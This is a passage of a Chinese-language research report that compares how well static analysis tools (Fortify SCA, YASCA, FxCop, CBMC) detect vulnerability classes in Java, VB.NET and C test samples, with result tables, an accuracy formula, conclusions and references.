
另外，我們分析 Fortify SCA 與 YASCA 未檢出項目可知，YASCA 對”Weak cryptography algorithm”與”coding style 相關”二項議題檢測能力較強。Weak

cryptography algorithm 是指程式中使用不安全的加密演算法函式庫，如 javax.crypto 中的 DES 加密演算法，而 coding style 議題泛指程式撰寫過程中不佳的 coding style，可能造成潛在漏洞(bug)，進而導致安全性議題發生，雖"coding style 不佳"本身並未直接產生安全漏洞，但間接影響也不容忽視，尤其是大型軟體專案開發整合過程，小錯誤都可能造成整個專案的潛在威脅。對上述二大類別，YASCA 可補足 Fortify SCA 不足所在！

接著我們以修改後之 Stanford SecuriBench Micro 檢測 Fortify SCA 與 YASCA，目的為驗證 Fortify SCA 與 YASCA 對各類資料流與控制流路徑之檢測能力，藉此作為"工具回報準確率"的判斷依據。

Good case 樣本分類如下：

圖表 4-85Stanford SecuriBench Micro Good case 樣本分類



Fortify SCA 檢測 Good case 結果：

表格 4-25Fortify SCA 檢測 Stanford SecuriBench Micro Good case 結果

樣本數量	誤判數量	誤判比例
248	106	42.74%

Fortify SCA 誤判之漏洞項目：

表格 4-26Fortify SCA 誤判之 Stanford SecuriBench Micro 漏洞項目

漏洞類別	Good case 數量	誤判數量
Command Injecr	44	44
SQL Injection	35	35
Cross-Site Scripting	47	8
Path Manipulation	44	4
Log Forging	46	8
Write Line File	32	7

YASCA 檢測 Good case 結果：

表格 4-27YASCA 檢測 Stanford SecuriBench Micro Good case 結果

樣本數量	誤判數量	誤判比例
248	111	44.76%

YASCA 誤判之漏洞項目：


表格 4-28YASCA 誤判之 Stanford SecuriBench Micro 漏洞項目

漏洞類別	Good case 數量	誤判數量
Command Injecr	44	44
SQL Injection	35	35
Cross-Site Scripting	47	0
Path Manipulation	44	0

Log Forging	46	0
Write Line File	32	32

Fortify SCA 與 YASCA 檢測結果比較：


圖表 4-86Fortify SCA 與 YASCA 檢測 Stanford SecuriBench Micro Good case 結果比較



由以上分析結果可知，Fortify SCA 與 YASCA 誤判率相距不大，我們將和下列 bad case 分析結果做一統整比較。

Bad case 樣本分類如下：

圖表 4-87Stanford SecuriBench Micro Bad case 樣本分類



Fortify SCA 檢測 Bad case 結果：

表格 4-29Fortify SCA 檢測 Stanford SecuriBench Micro Bad case 結果

樣本數量	未檢出數量	誤判比例
645	59	9.15%

Fortify SCA 未檢出漏洞項目：

表格 4-30Fortify SCA 未檢出 Stanford SecuriBench Micro 漏洞項目

漏洞類別	Bad case 數量	未檢出數量
Command Injecr	117	0
SQL Injection	86	0
Cross-Site Scripting	121	14
Path Manipulation	120	17
Log Forging	120	15
Write Line File	81	13

YASCA 檢測 Bad case：

表格 4-31YASCA 檢測 Stanford SecuriBench Micro Bad case

樣本數量	未檢出數量	誤判比例
645	361	55.97%


YASCA 未檢出漏洞項目：

表格 4-32YASCA 未檢出 Stanford SecuriBench Micro 漏洞項目

漏洞類別	Bad case 數量	未檢出數量
Command Injecr	117	0
SQL Injection	86	0
Cross-Site Scripting	121	121
Path Manipulation	120	120
Log Forging	120	120
Write Line File	81	0

Fortify SCA 與 YASCA 檢測結果比較：

圖表 4-88Fortify SCA 與 YASCA 檢測 Stanford SecuriBench Micro Bad case 結果比較



檢測結果發現 Fortify SCA 未檢出比例遠低於 YASCA，和 good case 數據相比較後，發現 YASCA 對 Cross-site scripting、Path manipulation、與 Log forging 的誤判率均為 0%，而未檢出比例卻高達 100%，推論原因為 YASCA 對此三項安全議題檢測能力不足所致。對其他三項安全議題而言，YASCA 無未檢出情況，但誤判率高達 100%，這表示 YASCA 對不同資料流或控制流的敏感度較低，而 Foritfy SCA 有少許誤判或未檢出情況產生，可能原因為靜態分析能力所限，無法擷取百分之百的資料流或控制流資訊所致。

綜合上述 Good case 及 Bad case 測試資料結果，我們推論 Fortify SCA 檢測分析較為謹慎，並具備較好的資料流與控制流分析能力，而 YASCA 策略較於保守，資料流、控制流分析能力較 Fortify SCA 弱。另外，在檢驗測試數據中發現，YASCA 在 Coding Style issue、Dead lock 檢驗以及 Thread 相關的 issue 方面的檢測，相對的都比 Fortify 還突出。


- VB.NET 評估程式如下

至今，並無任何機構組織發表用以檢測 VB.NET 語言分析工具的測試樣本，因此我們仿效 NIST SAMATE Reference Dataset Project 撰寫測試樣本的方式，自行撰寫 VB.NET 的原始碼漏洞樣式，以供 VB.NET 語言的檢測工具分析之用。在此篇研究中，VB.NET 語言測試樣本僅有 bad case (存在漏洞)項目，用以檢驗分析工具之未檢出情況。

- VB.NET 檢驗結果如下

下列為使用 Fortify SCA 以及 FxCop 檢測自訂 VB.NET 測試樣本之檢驗結果。以下為自訂 VB.NET 測試樣本漏洞分類：

圖表 4-89 自訂 VB.NET 測試樣本漏洞分類



Fortify SCA 檢測自訂 VB.NET 測試樣本結果：

表格 4-33Fortify SCA 檢測自訂 VB.NET 測試樣本結果

樣本數量	未檢出數量	誤判比例
116	17	14.66%


FxCop 檢測自訂 VB.NET 測試樣本結果：

表格 4-34FxCop 檢測自訂 VB.NET 測試樣本結果

樣本數量	未檢出數量	誤判比例
116	104	89.66%

Fortify SCA 與 FxCop 檢測結果比較：

圖表 4-90Fortify SCA 與 FxCop 檢測自訂 VB.NET 測試樣本結果比較



詳細檢測情形如下：

漏洞類別	Bad case 總數	Fortify SCA 未檢出	FxCop 未檢出
Code Correctness to String on Array	10	0	10
Cookie Security	30	0	30
Denial of Service	6	1	6
Header Manipulation	4	0	4


Log Forging	4	0	4
Often Misused File Upload	6	0	6
Path Manipulation	6	1	6
Poor Error Handling (Catch blocks)	20	8	20
Command Injection	**8**	**0**	**0**
XSS	14	0	14
SQL Injection	4	0	4
Review deny and permit only usage	**4**	**4**	**0**
總數	116	17	104

由以上的自訂測試樣本檢測結果可發現，Fortify 的檢測分析較為全面，常見的一些程式漏洞皆能檢驗出來;反觀,FxCop 其檢測程度不如 Fortify 如此全面，未檢出極高，但是在檢驗測試數據中發現，Fortify SCA 與 FxCop 均可檢測出所有 Command injection 漏洞，對”Review deny and permit only usage”項目而言，FxCop 可彌補 Fortify SCA，因 FxCop 在 Coding Style issue、Dead lock 檢驗以及 Thread 相關的 issue 方面的檢測，如同在 Java 語言的情形一般，相對都比 Fortify 突出。

4.3.4 原始碼靜態分析工具－回報準確率評估

接下來將探討，當各項原始碼靜態分析工具回報某項議題時，回報項目準確率為何。由 4.2.10 討論可知，工具回報某項議題時，可能情況有 (1)確實存在該議題 (2)誤判，因此我們以條件機率公式配合上一小節整理的分析結果，統計出各工具回報議題的準確程度，並列於整合平台的數據報告中，供使用者參考該議題準確程度，工具回報準確率呈現方式如下圖：

圖表 4-91 分析平台 GUI 及報表



以下是我們整理先前分析數據，套入工具回報準確率公式的計算結果，公式化簡後為：

$$\text{工具回報準確率} \quad = \quad \frac{BC-FN}{FP+(BC-FN)}$$

表格 4-35 工具準確率公式代號

BC	Bad case 數量
FN	未檢出數量
FP	誤判數量

Java 語言工具回報準確率結果：

表格 4-36Java 語言工具回報準確率結果

	Fortify SCA	YASCA
統計	84.68%	71.90%
Command injection	72.67%	72.67%
SQL injection	71.07%	71.07%
XSS	93.04%	
Path manipulation	96.26%	
Log forging	92.92%	
Writing local file	90.67%	71.68%

VB.NET 語言工具回報準確率結果：

表格 4-37VB.NET 語言工具回報準確率結果

	Fortify SCA	FxCop
統計	85.34%	100.00%
Code Correctness to String on Array	100.00%	
Cookie Security	100.00%	
Denial of Service	83.33%	
Header Manipulation	100.00%	
Log Forging	100.00%	
Often Misused File Upload	100.00%	
Path Manipulation	83.33%	
Poor Error Handling	60.00%	
Command Injection	100.00%	100.00%
XSS	100.00%	
SQL Injection	100.00%	
Review deny and permit only usage	0.00%	100.00%

以下我們也對C語言進行分析，結合上年度計畫成果，整理出 Fortify SCA、YASCA、CBMC 對 C 語言的工具回報準確率評估：

表格 4-38 C 語言工具回報準確率結果

	Fortify SCA	YASCA	CBMC
統計	97.88%	65.89%	96.37%

Buffer overflow	98.23%	65.83%	96.66%
Format String	72.73%	71.43%	62.50%
Integer overflow	100.00%		100.00%
Race condition	100.00%	50.00%	
Error free	94.74%	66.67%	100.00%
hardcoded password	100.00%		
Null deference	100.00%	100.00%	83.33%

以上統計表格中，空白欄位原因為我們捨棄”工具無法檢測之項目”的準確率評估，當該工具對特定議題檢測能力薄弱時，被工具回報的機會本身已非常低，如工具無法檢測特定議題，則根本不會顯示在工具回報上，因此不須探討其準確率。另外，上表中”統計”欄位顯示的是該工具”可檢測項目”的平均值，亦忽略無法檢測項目。

在本研究中，我們利用蒐集與自己修改的測試程式集，對 Java 與 VB.NET 做一系列能力檢測，並由檢測數據推算不同工具對不同議題回報之準確率。我們發現 Fortify SCA 對於 Coding style、Dead lock、及 Thread 同步相關議題檢測能力較弱，而這些項目正是 YASCA 和 FxCop 的檢測強項，因此 YASCA 和 FxCop 可與 Fortify SCA 互補，增加整合平台的檢測能力。另外，我們也從測試程式集的分析報告中，帶入”工具回報準確率”評估公式，以提供不同工具對不同議題的回報可信度供使用者參考，幫助程式開發人員更快速定位可能安全議題所在。結合上述二大重點，整合分析平台可提供更強大的靜態原始碼安全檢測能力，也達到本計畫之目標。

5 結論與建議

隨著資訊時代的來臨，資安問題已成為了國內重要的研究議題。不論是業界或學界，都投注了大量的人力與時間在日新月異的惡意軟體攻防。在過去多年的合作之下，國立交通大學與中山科學研究院共同成立『交大中科院聯合研究中心 (NCTU & CSIST Joint Research Center)』，此研究中心多方面的探索資安問題，不論在研究論文發表、抑或是系統開發，還是培育資安人才等，都具有顯著的成果。本年度進度依計畫書進行，並且把部分成果以及技術文件報告整理成文件。

今年度計畫為去年計畫之延伸，將持續對惡意軟體與原始碼開發安全性議題作探討。在研究上，實作分析與解決漏洞上有一定之難度。現今的原始碼漏洞仍以靜態分析為主要的分析手法，原始碼尚未經過執行程序，且保留了許多資訊可供分析，因此原始碼靜態分析可分析所有行為流程，使其完整分析整體資訊。但此運算複雜度非常高，許多問題為 NP-Hard 或 Undecidable 問題，無法在 Polynomial 時間內解決，甚至無法判定是否有解，故對於此，顯示出其靜態分析基於分析程式碼漏洞的難度。

原始碼漏洞分析系統利用國際知名之效能評估樣本 NIST SAMATE (Software Assurance Metrics And Tools Evaluation) Reference Dataset Project，以及學術界知名的安全程式分析工具效能評估專案 Stanford SecuriBench Micro，依此可檢驗現有商業軟體 Fortify SCA 漏洞分析不足處，進而搭配相關 Shareware、

Freeware，利用其不同的靜態分析檢驗方式來彌補Fortify SCA相關檢測的不足，並靠近似方法盡可能定位潛在程式安全漏洞，藉此幫助程式設計者及早處理安全漏洞，以增加程式安全性與可靠性。

在實作上，主要開發出檔案文件偵測系統，透過使用者端與專家端的配合，預期可以將惡意程式或帶有惡意程式的文件先於使用者端被發現，避免交叉感染；然後透過使用者端的及時回報機制，將惡意程式或帶有惡意程式的檔案於虛擬機器中取得其運作模式及感染途徑，使得發佈因應方案之時程縮短，減少受害範圍及減輕受害程度。

此系統之開發不僅僅針對可執行檔的分析，也加入了一般文件的檢測。利用多面向的分析技術，如：靜態的 PE 檔案格式分析、檔案內容分析、資訊熵以及動態地去偵測堆疊中的資料是否有不正當的利用等等，皆可協助鑑識人員來辨別此檔案的安全性。此外，本系統開發了使用者介面，不僅讓專家鑑識人員方便使用，也讓一般使用者更容易上手。最後，為了顧及系統的可擴充性，大量的可調整的設定檔案，讓此分析系統更加的具有彈性。

本計畫在過去一年半內，不僅研究成果豐碩實作出許多實務的系統，貼切時下的資安問題。其計畫所發表的論文，更在今年五月於「第二十屆全國資安會議」，得到了最佳學生論文候選。這證明了本計畫的研究題目，不論在研究深度、研究價值或實作門檻，都受到國內資訊安全學界的認同。這樣新穎且具有創新思考的研究方向，確實值得投入大量人力以完成更豐碩的成果。也因此，本研究中心也培育了大量資安人才，更加地鞏固國內資訊安全領域的實力。盼

下半年度也能如此順利，才能完美地展示出本研究中心之研究實力以及中山科學研究院各長官細心的建議與指導。

6 參考文獻

[1] Min Gyung Kang, Pongsin Poosankam, and Heng Yin ,“Renovo: A hidden code extractor for packed executables.”, In Proceedings of the 5th ACM Workshop on Recurrin Malcode (WORM'07), October 2007.

[2] Anubis. http://analysis.seclab.tuwien.ac.at.

[3] BitBlaze Binary Analysis Platform. http://bitblaze.cs.berkeley.edu/.

[4] M. Christodorescu, J. Kinder, S. Jha, S. Katzenbeisser, and H.Veith. ,“Malware normalization.” Technical Report 1539, University of Wisconsin, Madison, Nov 2005, Wisconsin, USA.

[5] Y. L. Huang , F. S. Ho , H. Y. Tsai , and H. M. Kao, “A control flow obfuscation method to discourage malicious tampering of software codes”, Proceedings of the 2006 ACM Symposium on Information, computer and communications security, March 21-24 2006, Taipei, Taiwan.

[6] Christopher Kruegel , William Robertson , Fredrik Valeur , and Giovanni Vigna, “Static disassembly of obfuscated binaries”, Proceedings of the 13th conference on USENIX Security Symposium, p.18-18, August 09-13 2004, San Diego, CA.

[7] Cullen Linn , and Saumya Debray, “Obfuscation of executable code to improve resistance to static disassembly”, Proceedings of the 10th ACM conference on Computer and communications security, October 27-30, 2003, Washington D.C., USA

[8] McAfee. Advanced virus detection scan engine and DATs. http://www.mcafee.com/us/local_content/white_papers/wp_scan_engine.pdf.

[9] Paul Royal , Mitch Halpin , David Dagon , Robert Edmonds , and Wenke Lee, “PolyUnpack: Automating the Hidden-Code Extraction of Unpack-Executing Malware”, Proceedings of the 22nd Annual Computer Security Applications Conference on Annual Computer Security Applications Conference, p.289-300, December 11-15, 2006

[10] M. Christodorescu and S. Jha, “Static Analysis of Executables to Detect Malicious Patterns”, In Proceedings of the 12th USENIX Security Symposium, August 2003

[11] S. J. Stolfo, K. Wang, and W.-J. Li., “Fileprint analysis for malware detection.”, In ACM CCS WORM, 2005.

[12] Brian Chess, “Improving Computer Security Using Extended Static Checking”, Proceedings of the 2002 IEEE Symposium on Security and Privacy, p.160, May 12-15, 2002.

[13] M El-Ghali, and W Masri, “Intrusion detection using signatures extracted from execution profiles”, Proceedings of the 2009 ICSE Workshop on Software Engineering for Secure Systems, p.17-24, 2009.

[14] R. Perdisci, A. Lanzi, and W. Lee., “Classification of packed executables for accurate computer virus detection.”, Patter Recognition Letters, 29(14):1941–1946, 2008.

[15] Ye, Y., Wang, D., Li, T., and Ye, D.:, “Imds: intelligent malware detection system.”, In: KDD 2007: Proceedings of the 13th ACM SIGKDD international conference on Knowledge discovery and data mining, ACM Press 2007, pp. 1043–1047, New York.

[16] R.W. Lo, K.N. Levitt, and R.A., “Olsson. MCF: A malicious code filter.”, Computers & Society, 14(6):541-566, 1995.

[17] SM Tabish, MZ Shafiq, and M Farooq, “Proceedings of the ACM SIGKDD Workshop on CyberSecurity and Intelligence Informatics”, p.23-31, 2009, Paris, France.

[18] D. Brumley, Z. Liang, J. Newsome, and D. Song., “Towards Practical Automatic Generation of Multipath Vulnerability Signatures.”Technical Report, Carnegie Mellon University, April 2007.

[19] David Brumley , James Newsome , Dawn Song , Hao Wang , and Somesh Jha, “Towards Automatic Generation of Vulnerability-Based Signatures”, Proceedings

of the 2006 IEEE Symposium on Security and Privacy, p.2-16, May 21-24, 2006.

[20] David Brumley , Hao Wang , Somesh Jha , and Dawn Song, "Creating Vulnerability Signatures Using Weakest Preconditions", Proceedings of the 20th IEEE Computer Security Foundations Symposium, p.311-325 ,July 06-08, 2007.

[21] Jay Munro, "Antivirus Research and Detection Techniques", Antivirus Research and Detection Techniques, ExtremeTech, 2002, available at http://www.extremetech.com/article2/0,2845, 367051,00.asp.

[22] S. J. Stolfo, K. Wang, and W. J. Li, "Towards Stealthy Malware Detection", Advances in Information Security, Vol. 27, pp. 231--249, 2007, Springer, USA, 2007.

[23] P. Kierski, M. Okoniewski, and P. Gawrysiak, "Automatic Classification of Executable Code for Computer Virus Detection", International Conference on Intelligent Information Systems, pp. 277--284, Springer, Poland, 2003.

[24] FindBugs, http://findbugs.sourceforge.net/

[25] FxCop, http://msdn.microsoft.com/en-us/library/bb429476(VS.80).aspx

[26] LAPSE, http://suif.stanford.edu/~livshits/work/lapse/index.html

[27] K Tsipenyuk, B Chess, G McGraw, Seven Pernicious Kingdoms: A Taxonomy of Software Security Errors, IEEE Security and Privacy, Dec. 2005

[28] SAMETE Reference Dataset Project, http://samate.nist.gov/Main_Page.html

[29] Stanford SecuriBench Micro, http://suif.stanford.edu/~livshits/work/securibench-micro/

[30] R. Lyda and J. Hamrock, "Using Entropy Analysis to Find Encrypted and Packed Malware," Security & Privacy, IEEE, vol. 5, 2007, pp. 40-45.

[31] FCKeditor.Java Integration, http://java.fckeditor.net/

[32] CVE-2009-4875, http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2009-4875

[33] CVE-2010-0886, http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0886

[34] NIST National Vulnerability Database(NVD), http://nvd.nist.gov/
[35] CVE-2010-2057, http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-2057
[36] CVE-2004-2646, http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2004-2646
[37] Free Web Chat, http://sourceforge.net/projects/freewebchat/
[38] Apache MyFaces, http://myfaces.apache.org/
[39] Apache Tomcat, http://tomcat.apache.org/
[40] CVE-2009-0033, http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2009-0033
[41] Android Project, http://www.openhandsetalliance.com/android_overview.html
[42] CVE-2009-1754, http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2009-1754
[43] Novell, http://www.novell.com/home/
[44] SWAMP, http://swamp.sourceforge.net/index.php?seite=home
[45] Apache Turbine, http://turbine.apache.org/
